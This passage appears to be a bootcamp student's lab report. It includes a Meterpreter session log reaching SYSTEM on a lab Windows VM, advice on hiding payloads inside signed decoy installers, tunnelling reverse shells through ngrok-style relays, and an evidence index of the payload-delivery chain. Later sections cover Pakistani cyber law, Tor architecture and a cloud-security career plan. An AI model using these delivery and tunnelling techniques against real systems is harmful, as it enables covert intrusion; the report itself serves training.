Creating directory: BadGuy
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2026-11-09 19:40:14 +0500  BadGuy
100666/rw-rw-rw-  2418  fil   2026-11-09 17:31:03 +0500  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2026-11-09 12:57:37 +0500  desktop.ini

meterpreter > shell
Process 936 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 2.7: Verification of user identity (SEC\Administrator) and successful elevation to NT AUTHORITY\SYSTEM via Named Pipe Impersonation.

3.6 Advanced Delivery Mechanics: SFX Archive Binding & WAN Ingress Tunneling

Modern red teaming and adversary simulation utilize sophisticated packaging and egress routing techniques to ensure reliable payload delivery:

A. WinRAR Self-Extracting (SFX) File Binding:
Adversaries bind malicious executables with legitimate, signed utilities (such as Rufus, PDF readers, or corporate installers). Using WinRAR's SFX scripting engine, an archive is configured to extract both files silently to %TEMP%. The SFX directive executes both the legitimate decoy program (to satisfy user visual expectations) and the background payload simultaneously, while masking the binary with custom icons and version information.

B. Wide Area Network (WAN) Ingress Tunneling (LocalToNet / Ngrok):
When attacking targets across public networks where the attacker lacks a static public IP or port forwarding capability, reverse TCP payloads require an egress bridge. Tunneling utilities establish an encrypted outbound multiplexed tunnel from Kali to a public edge relay. The payload is configured with the public domain and port allocated by the relay (e.g., tcp.localtone.com:18492), while the Metasploit multi/handler binds locally to 0.0.0.0 on the redirected local port. This enables seamless traversal across carrier-grade NAT (CGNAT) without exposing the attacker's physical host infrastructure.

C. The Diagnostic Lesson: msfvenom LHOST Hostname Rejection:
When setting LHOST to a tunneling domain (e.g., LHOST=dvs61hnpiy.localto.net), msfvenom historically fails with: 'Error: One or more options failed to validate: LHOST.' The diagnostic procedure is to resolve the domain via ICMP ping to identify its underlying IPv4 address (e.g., 23.158.232.71), enabling successful binary generation.

3.7 Legal, Ethical & Scope Governance under Pakistan PECA 2016

Penetration testing and security research must always operate within clear legal, regulatory, and contractual frameworks. In Pakistan, computer-related offenses and offensive cyber activities are governed by the Prevention of Electronic Crimes Act (PECA 2016). Security practitioners must recognize the specific legal boundaries defining authorized versus criminal activity:

- Section 3 (Unauthorized Access to Information System or Data): Mandates severe criminal liability for intentionally accessing any system or data without authorization.
- Section 4 (Unauthorized Copying or Transmission of Data): Prohibits copying, exfiltrating, or transmitting data without lawful authorization.
- Section 5 (Interference with Information System or Data): Penalizes impairing the functioning, altering data, or deploying unauthorized programs.

Professional Standards: Professional security assessments require an explicit, signed Statement of Work (SoW), unambiguous Rules of Engagement (RoE), pre-defined IP address ranges, verified written authorization from the system asset owner, and strict chainof-custody logging. Testing without explicit written consent is a federal offense regardless of educational or benign intent.

4. The Dark Web: Architecture, The Relay Model & Lawful Investigation

The Dark Web is not an impenetrable mystery; it is a set of overlay networks that provide cryptographic anonymity using publicly documented protocols. Understanding its underlying routing architecture is what allows cybersecurity professionals to investigate it lawfully.

4.1 The Three Layers of the Web

- Surface Web: Publicly reachable and indexed by search engines (e.g., news portals, Wikipedia, public corporate domains).
- Deep Web: Reachable via standard web browsers but not indexed by search engines because content sits behind authentication forms, paywalls, or dynamic queries (e.g., webmail inboxes, company intranets, cloud database portals). The Deep Web accounts for over 90% of web traffic.
- Dark Web: A specialized subset of the Deep Web comprising overlay networks requiring specialized software and protocols to access (e.g., Tor Onion services, I2P eepsites).

Critical Distinction: Conflating the Deep Web with the Dark Web is the single most common public misconception.

4.2 The Four Overlay Networks & The Tor 3-Relay Architecture

The four primary anonymous overlay networks include:

1. Tor (The Onion Router): Three-relay circuit through a global volunteer network utilizing .onion addresses.
2. I2P (Invisible Internet Project): Garlic-routed, peer-to-peer oriented network utilizing .i2p addresses.
3. Freenet / Hyphanet: Decentralized, censorship-resistant datastore using cryptographic keys rather than addressable domains.
4. ZeroNet: Distributed peer-to-peer web running over BitTorrent protocols.

How Tor Operates (The 3-Relay Model):
Traffic originates from the user and traverses three distinct relays:
[Client] ---> [Entry / Guard Node] ---> [Middle Relay] ---> [Exit Node] ---> [Destination]

- Entry Node (Guard): Knows the client's actual IP address, but has no knowledge of the final destination.
- Middle Relay: Knows only the preceding entry node and succeeding exit node; knows neither the client IP nor destination.

- Exit Node: Knows the destination address and transmits unencrypted traffic to it, but has zero knowledge of the client's

identity.

Security Consequence: Because exit nodes transmit raw packets to destinations, malicious exit nodes can inspect or harvest plaintext credentials unless end-to-end TLS/HTTPS encryption is strictly maintained.

4.3 Onion Addressing (v2 vs v3) and Lawful Professional Investigation • v2 Onion Addresses: 16-character Base32 hashes (deprecated in 2021 due to brute-force address space enumeration vulnerabilities).

- v3 Onion Addresses: 56-character Base32 addresses derived from ed25519 public keys, rendering large-scale directory enumeration computationally infeasible.

Professional Lawful Investigation Standards:
Cybersecurity professionals investigate the Dark Web for legitimate corporate defense: Cyber Threat Intelligence (CTI), compromised credential monitoring, brand impersonation detection, and ransomware leak tracking.

Professional investigations require:

- Strictly defined and documented scope.
- Utilizing isolated analysis environments (e.g., REMnux, FLARE VM) through the official Tor Browser (never native Tor daemons).
- Passive observation only never engaging in illegal transactions or interacting with illicit forums without law enforcement liaison.

5. Task 3: Professional Career Statement & 90-Day Execution Roadmap

5.1 Professional Career Statement

As an aspiring Cloud Security Engineer graduating from the PSEB / Atomcamp DEPLOY AI Cybersecurity Bootcamp, my professional objective is to establish a career in cloud infrastructure security, focusing on protecting cloud-based systems, applications, networks, and digital assets.

My primary specialism is Cloud Security, with an emphasis on Microsoft Azure, Amazon Web Services (AWS), and Google Cloud Platform (GCP). I aim to develop practical expertise in cloud architecture, Identity and Access Management (IAM), security monitoring, vulnerability assessment, threat detection, and incident response.

By combining foundational cybersecurity knowledge with hands-on experience in network security, Windows and Linux administration, vulnerability assessment, and security monitoring, I intend to develop the technical capabilities required to protect modern enterprise cloud environments.

My long-term objective is to become a qualified Cloud Security Engineer capable of designing secure cloud infrastructures, identifying security misconfigurations, implementing security controls, and responding effectively to cloud-based cyber threats.

5.2 Assessment of the Pakistani and Regional Job Market

- Entry-Level Demand: Growing opportunities exist across Pakistan's IT services sector, software houses, telecommunications companies, commercial banks, and organizations adopting cloud technologies.

- Industry Transformation: Organizations are increasingly migrating applications, databases, and business operations to cloud platforms such as AWS, Microsoft Azure, and GCP, increasing the demand for professionals with cloud security expertise.
- Industry Bottleneck: Many entry-level candidates possess theoretical cybersecurity knowledge but lack practical experience in cloud infrastructure deployment, IAM, security monitoring, and cloud misconfiguration assessment. Employers increasingly value demonstrable technical skills and documented projects.
- Most Realistic Entry Roles: Junior Cloud Security Analyst, Cloud Support Engineer, SOC Analyst (Cloud Security), Junior AWS Security Associate, and Azure Security Analyst.
- Regional Mobility: The UAE, Saudi Arabia, Qatar, and other Gulf countries offer opportunities for cloud security professionals as organizations invest in cloud transformation and enterprise cybersecurity.
- Core Differentiator: A publicly accessible GitHub portfolio demonstrating secure cloud deployments, IAM configurations, cloud threat detection, automated security assessments, and practical security documentation.

5.3 Security Operations Centre (SOC): The Entry-Level Pathway

A Security Operations Centre (SOC) is responsible for continuously monitoring an organization's IT infrastructure to identify, investigate, and respond to cybersecurity threats. Understanding SOC operations is important for Cloud Security Engineers because cloud environments also require continuous security monitoring, log analysis, threat detection, and incident response.

The SOC operational process consists of three major stages:

Stage	What Happens	Typical Tooling
Log Collection	Firewalls, routers, Linux servers, Windows endpoints, and cloud platforms send their security logs to a centralized location.	Syslog, Wazuh Agents, Windows Event Forwarding, AWS CloudTrail
Log Correlation	Events from multiple sources are combined to identify suspicious patterns and potential security incidents.	SIEM, Wazuh, Microsoft Sentinel
Analysis and Response	Analysts investigate alerts, assess severity, identify threats, and implement appropriate responses.	Security Dashboards, Incident Response Playbooks, Ticketing Systems

SOC experience provides a practical foundation for cloud security monitoring and incident response. These skills are essential for identifying compromised cloud accounts, suspicious API activities, unauthorized access, and cloud infrastructure misconfigurations.

5.4 Wazuh: The Open-Source Route into Security Operations

Wazuh is an open-source security monitoring platform that provides security event analysis, endpoint monitoring, vulnerability detection, file integrity monitoring, and threat detection. It is an affordable solution for students and organizations that want to develop practical security monitoring capabilities without expensive commercial SIEM licensing.

Component	Role
Wazuh Agent	Installed on endpoints to collect security events, system logs, and file integrity information.
Wazuh Manager	Receives, decodes, analyzes, and correlates security events using detection rules.
Wazuh Indexer	Stores and indexes collected security data for efficient searching and analysis.
Wazuh Dashboard	Provides security visualization, alert monitoring, and investigation capabilities.
OpenSearch	Provides the underlying search and analytics functionality.

The Practical Pathway:

- Deploy a Wazuh server on a dedicated Linux virtual machine.
- Install Wazuh agents on Windows and Linux endpoints.
- Connect Kali Linux as a testing machine within an isolated virtual network.
- Generate controlled security events, including port scans, failed authentication attempts, and suspicious command execution.
- Monitor endpoint activities through the Wazuh dashboard.
- Investigate generated alerts and identify the corresponding attack techniques. Document findings, detection results, and remediation recommendations.

Cloud Security Extension: After developing endpoint monitoring skills, extend the project by integrating AWS CloudTrail logs and investigating cloud-related security events. This demonstrates the ability to monitor both traditional IT infrastructure and cloud environments.

This practical exercise develops log analysis, threat detection, incident investigation, and security monitoring skills while producing a valuable GitHub portfolio project.

5.5 Cloud Security Engineering: The Primary Specialism

Cloud Security Engineering focuses on protecting cloud-hosted infrastructure, applications, identities, networks, and data against cyber threats. It involves implementing security controls, monitoring cloud environments, identifying misconfigurations, and maintaining the confidentiality, integrity, and availability of cloud resources.

The major areas of specialization include:

Specialism	Focus	Entry Credential / Relevant Skills
AWS Cloud Security	Securing AWS infrastructure, IAM, S3, EC2, and cloud networks.	AWS Security Specialty
Azure Cloud Security	Securing Azure resources, Microsoft Entra ID, networking, and cloud workloads.	AZ-500 / SC-500

Cloud Security Monitoring	Detecting suspicious cloud activities and investigating security incidents.	Microsoft Sentinel, AWS GuardDuty
Cloud Infrastructure Security	Securing VPCs, VNets, subnets, firewalls, and cloud architecture.	AWS and Azure Architecture
Cloud Governance and Compliance	Implementing security policies, risk management, and compliance controls.	ISO 27001, Cloud Security Frameworks
DevSecOps	Integrating security into software development and deployment pipelines.	Terraform, Docker, Kubernetes, CI/CD

Selected Specialism: AWS and Microsoft Azure Cloud Security, with a focus on Identity and Access Management, cloud infrastructure protection, security monitoring, and incident response.

5.6 Target Industry Credentials and Professional Development

To establish professional credibility in cloud security, I intend to pursue industry-recognized certifications that demonstrate foundational cloud knowledge and practical security engineering capabilities.

Timeline	Target Certification	Primary Focus
Months 1–4	Microsoft Certified: Cloud and AI Security Engineer Associate (SC-500)	Cloud identity, data protection, infrastructure security, and security monitoring.
Months 5–6	AWS Certified Security – Specialty	Advanced AWS security architecture, encryption, threat detection, and incident response.

These certifications will support my professional development. However, my primary focus will remain on practical cloud laboratories, hands-on technical skills, and documented projects rather than relying exclusively on certifications.

5.7 Three Open-Source GitHub Portfolio Projects (Within 90 Days)

Project 1: Enterprise SOC Monitoring Laboratory Using Wazuh

Objective: Develop a practical security monitoring environment that demonstrates the ability to collect, analyze, and investigate security events.

Implementation:

- Deploy Wazuh Manager, Indexer, and Dashboard on Linux.
- Install Wazuh agents on Windows and Linux endpoints.
- Generate controlled attack activities from Kali Linux.
- Monitor failed logins, suspicious processes, and network scanning activities. Investigate security alerts and document detection results.

GitHub Deliverables:

- Network topology diagram.
- Wazuh installation and configuration guide.

- Detection screenshots.
- Sample security event logs.
- Incident investigation reports.

Project 2: Free Azure Cloud Security and IAM Assessment

Objective: Develop practical cloud security skills by studying Azure identity management, access controls, security configurations, and cloud infrastructure using free learning resources and locally simulated environments wherever possible.

Implementation:

- Use Microsoft Learn sandbox environments when available to practise Azure administration without purchasing resources.
- Study Azure Virtual Networks, subnets, Network Security Groups, and firewall configurations.
- Practise Microsoft Entra ID concepts, including users, groups, RBAC, and least-privilege access.
- Study MFA, Conditional Access, and identity protection policies using Microsoft Learn exercises.
- Use Azure Storage documentation and exercises to understand access restrictions and encryption.
- Practise cloud security posture assessment using Microsoft Defender for Cloud learning materials.
- Write Terraform or Azure Bicep templates to demonstrate secure infrastructure deployment without necessarily deploying paid resources.
- Use local JSON configurations and Python scripts to identify common cloud security misconfigurations.

GitHub Deliverables:

- Azure secure cloud architecture diagram.
- Terraform/Azure Bicep templates.
- Sample Entra ID and RBAC configurations.
- Python-based cloud security configuration auditor.
- Security assessment report.
- Screenshots of Microsoft Learn exercises and local testing.
- Vulnerability findings and remediation recommendations.

Project 3: Free Cloud Threat Detection and Security Automation

Objective: Develop a practical cloud security monitoring and incident response project using free tools, simulated Azure security events, Python, and Kusto Query Language (KQL).

Implementation:

- Study Microsoft Sentinel architecture and its SIEM capabilities using Microsoft Learn.

- Create sample Azure Activity Logs and Entra ID authentication events using locally generated JSON datasets.
- Develop KQL queries to identify suspicious authentication attempts, privilege escalation, and unauthorized resource modifications.
- Create simulated security incidents involving compromised accounts and suspicious cloud activities.
- Develop Python scripts to analyze security events and identify suspicious patterns.
- Create automated incident classification and security reporting scripts.
- Develop sample Microsoft Sentinel Analytics Rules and incident response playbooks.
- Document how Microsoft Sentinel Automation Rules and Logic Apps could respond to identified threats.
- Test detection logic against simulated security events without deploying paid cloud services.

GitHub Deliverables:

- Azure cloud threat detection architecture diagram.
- KQL detection query repository.
- Python security automation scripts.
- Sample simulated security event datasets.
- Incident response playbooks.
- Detection and remediation documentation.
- Screenshots of query execution and testing results..

5.8 Ninety-Day Professional Execution Roadmap

Timeline	Learning and Practical Activities	Expected Outcome
Days 1–15	Study Microsoft Azure fundamentals, cloud architecture, Microsoft Entra ID, IAM, RBAC, MFA, and cloud networking using Microsoft Learn.	Foundational Azure cloud security knowledge.
Days 16–30	Practise Azure identity management, access controls, Conditional Access concepts, and secure configuration using Microsoft Learn and local simulations.	Completed Azure IAM security laboratory.
Days 31–45	Study Azure Virtual Networks, Network Security Groups, storage security, encryption, and infrastructure security. Develop Terraform or Azure Bicep templates locally.	Secure Azure infrastructure design project.
Days 46–60	Study Microsoft Defender for Cloud, Microsoft Sentinel, Azure Activity Logs, and Entra ID logs. Practise KQL using sample security datasets.	Cloud security monitoring and threat detection project.
Days 61–75	Develop Python and PowerShell scripts for cloud security assessment, log analysis, misconfiguration detection, and security automation.	Automated cloud security assessment tool.
Days 76–90	Complete GitHub documentation, architecture diagrams, technical reports, SC-500 revision, CV development, and interview preparation.	Professional cloud security portfolio and job readiness.

Cost consideration: The roadmap prioritizes free Microsoft Learn resources, local virtual machines, open-source tools, simulated cloud events, and locally developed scripts. Paid Azure deployments are not required.

5.9 Final Career Objective

My ultimate career objective is to become a professional Cloud Security Engineer specializing in Microsoft Azure cloud security, identity and access management, infrastructure protection, security monitoring, and incident response.

I am currently focusing on developing the knowledge and practical skills required for the Microsoft SC500 certification, particularly in cloud security architecture, Microsoft Entra ID, Microsoft Defender, security operations, and threat protection.

I intend to enter the cybersecurity industry through an appropriate entry-level position, such as Junior Cloud Security Analyst, Azure Security Analyst, Cloud Support Engineer, or SOC Analyst with a focus on cloud security, where I can gain practical experience in enterprise security environments.

By developing hands-on expertise in Microsoft Azure, Microsoft Entra ID, Microsoft Sentinel, Microsoft Defender for Cloud, Kusto Query Language (KQL), and Python automation, I aim to demonstrate my technical capabilities through practical projects, security assessments, and a publicly documented GitHub portfolio.

In the long term, I aspire to design and implement secure cloud architectures, identify and remediate security vulnerabilities, protect organizational data, and contribute to the development of reliable and resilient cloud security infrastructures in Pakistan and internationally.

6. Conclusion & Comprehensive Evidence Repository Index

This laboratory research exercise successfully demonstrated the lifecycle of client-side operations, from staging and evasion considerations to execution telemetry, token elevation, Dark Web investigation standards, and career strategy. All empirical artifacts, logs, and visual captures are indexed and archived within the repository under /s08-client-side/evidence/.

01_network_verification.txt	Raw Text Log	Bidirectional ping reachability and firewall isolation validation across pfSense.
02_msfvenom_payload_gen.txt	Raw Text Log	Compilation parameters and stager sizing metrics for win.exe (355 bytes shellcode, 7168-byte PE).
10_msfvenom_payload_generated.png	Visual Capture	Terminal output of msfvenom generation confirming payload architecture, size, and output path.
09_handler_listener_4444.png	Visual Capture	Metasploit multi/handler successfully bound to 10.50.20.10:4444 awaiting reverse TCP callback.
08_http_server_port8888.png	Visual Capture	Python HTTP server serving the payload directory on port 8888 for client-side delivery.
02_payload_delivery_http.png	Visual Capture	Web browser accessing Python HTTP delivery service from target Windows 10.
04_smartscreen_warning.png	Visual Capture	Windows SmartScreen airgap warning on win.exe execution — user prompted to allow run.
04_payload_downloaded_windows.png	Visual Capture	Target local filesystem verification in Windows 10 Downloads directory.
05_task_manager_execution.png	Visual Capture	Target Task Manager showing active win (32-bit) process and resource usage.
06_meterpreter_session_established.png	Visual Capture	Meterpreter Session 1 opened — stage transfer (203,451 bytes) from Kali to WIN10VM confirmed.

07_privilege_elevation_system.png / .txt	Visual / Log	Verification of SEC\Administrator identity and successful elevation to NT AUTHORITY\SYSTEM via Named Pipe Impersonation (Technique 1).